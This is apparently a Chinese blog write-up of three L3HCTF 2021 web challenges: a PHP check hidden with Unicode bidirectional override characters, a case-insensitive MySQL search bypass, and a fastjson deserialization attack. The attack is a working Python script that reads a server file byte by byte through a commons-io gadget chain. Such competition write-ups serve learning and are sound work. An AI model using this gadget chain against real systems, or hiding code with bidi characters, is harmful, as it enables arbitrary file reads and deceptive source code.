
L3H CTF

原创

CKY-GoGoGo 于 2021-11-15 23:15:24 发布 16227 收藏 2

分类专栏： ctf web php 文章标签： php web安全

本文链接：https://blog.csdn.net/qq_51584770/article/details/121328899


ctf 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏


web php

3 篇文章 0 订阅

订阅专栏

Easy PHP

```php
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF~!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```

思路：当把这段代码复制到本地的时候，发现源码长得很奇怪

```php
if ("admin" == $_GET[username] & ot emocleW// } ([drowssap H3L ]TEG_$ == "ftch3l FTC " & !!+
    include "flag.php";
    echo $flag;
}
```

```
if ("admin" == $_GET[username] &  ⁦+!!⁩ & " "ftch3l ⁦FTC ⁦ == $_GET[ drowssap ⁦H3L ⁦]) { /
/Welcome to
    include "flag.php";
    echo $flag;
}
```

想到用url编码的方式，将源码进行编码
得到：

> if(“admin”==$_GET[username]&%E2%80%AE%E2%81%A6!!%E2%81%A9%E2%81%A6"%E2%80%AE%E2%81%A6CTF%E2%81%A9%E2%81%A6l3hctf"==$_GET[%E2%80%AE%E2%81%A6L3H%E2%81%A9%E2%81%A6password])


对比源码可以得到

> payload: ?username=admin&%E2%80%AE%E2%81%A6L3H%E2%81%A9%E2%81%A6password=%E2%80%AE%E2%81%A6CTF%E2%81%A9%E2%81%A6l3hctf

原理就是：编译器和解释器遵循源代码的逻辑顺序，而不是视觉顺序。它的视觉顺序就是我们看到的类l3hctf==password，逻辑顺序就是用urlencode编码出来的

Image Service 1


说实话，这道题目我还以为是什么ssrf，因为有提示说admin只能在本地登录…
其实就是在



跟米神沟通米神说，他当时没有思路然后随手一试，试出来了flag…
在源码中可以看到admin里面有两张flag的图片，然后题目也有提示

> Find flags in admin’s share list.

所以考虑在share那里搜索admin，但是因为如果直接搜索admin，会导致



结合源码中有一个init.sql可以知道数据库为mysql，mysql查询不区分大小写，所以尝试输入Admin得到flag

！这是非预期解

cover

通过admin，123456登录上系统之后
在http://124.71.173.23:8088/dynamic_table发现存在fastjson反序列化漏洞，利用commons-io 逐字节读文件读取flag

```python
import string
import requests

s =  requests.session()
#flags="76,51,72,67,84,70,123,99,111,118,51,114,95,109,101,97,110,115,95,100,105,115,99,111,118,101,114,95,52,11
0,100,95,107,49,108,108"
#flag="L3HCTF{cov3r_means_discover_4nd_k1ll"
flag=""
flags=""
proxies = {
    "http":"http://127.0.0.1:8080"
}
url = "http://124.71.173.23:8088"
s.post(url+"/login",data={"userName":"admin","password":"123456","email":""})#登录
str1=string.ascii_letters+string.digits+string.punctuation
for i in range(1,30):
    for j in str1:
        #print(str(ord(j)))
        #flags=str(j)
        data="""
[{
"age":{        "abc": {
                "@type": "java.lang.AutoCloseable",
                "@type": "org.apache.commons.io.input.BOMInputStream",
                "delegate": {
                        "@type": "org.apache.commons.io.input.ReaderInputStream",
                        "reader": {
                                "@type": "jdk.nashorn.api.scripting.URLReader",
                                "url": "file:///flag"
                        },
                        "charsetName": "UTF-8",
                        "bufferSize": 1024
                },
                "boms": [
                        {
                                "charsetName": "UTF-8",
                                "bytes": [
                                        """+flags+","+str(ord(j))+"""
                                ]
                        }
                ]
        },
        "address": {
                "$ref": "$[0].abc.BOM"
        }
}
}]"""
        #print(flags)
        r = s.post(url+"/dynamic_table",data={"data":data})
        if "bOMCharsetName" in r.text:
            print(r.text)
            flags+=","+str(ord(j))
            flag+=j
            print(flags)
            print(flag)
            break
```

可参考Blackhat 2021 议题详细分析 —— FastJson 反序列化漏洞及在区块链应用中的渗透利用

总结：这次比赛自己只做出来ezphp
第三题，关于fastjson这类型的上周的深育杯里面好像也有，要具体学习一下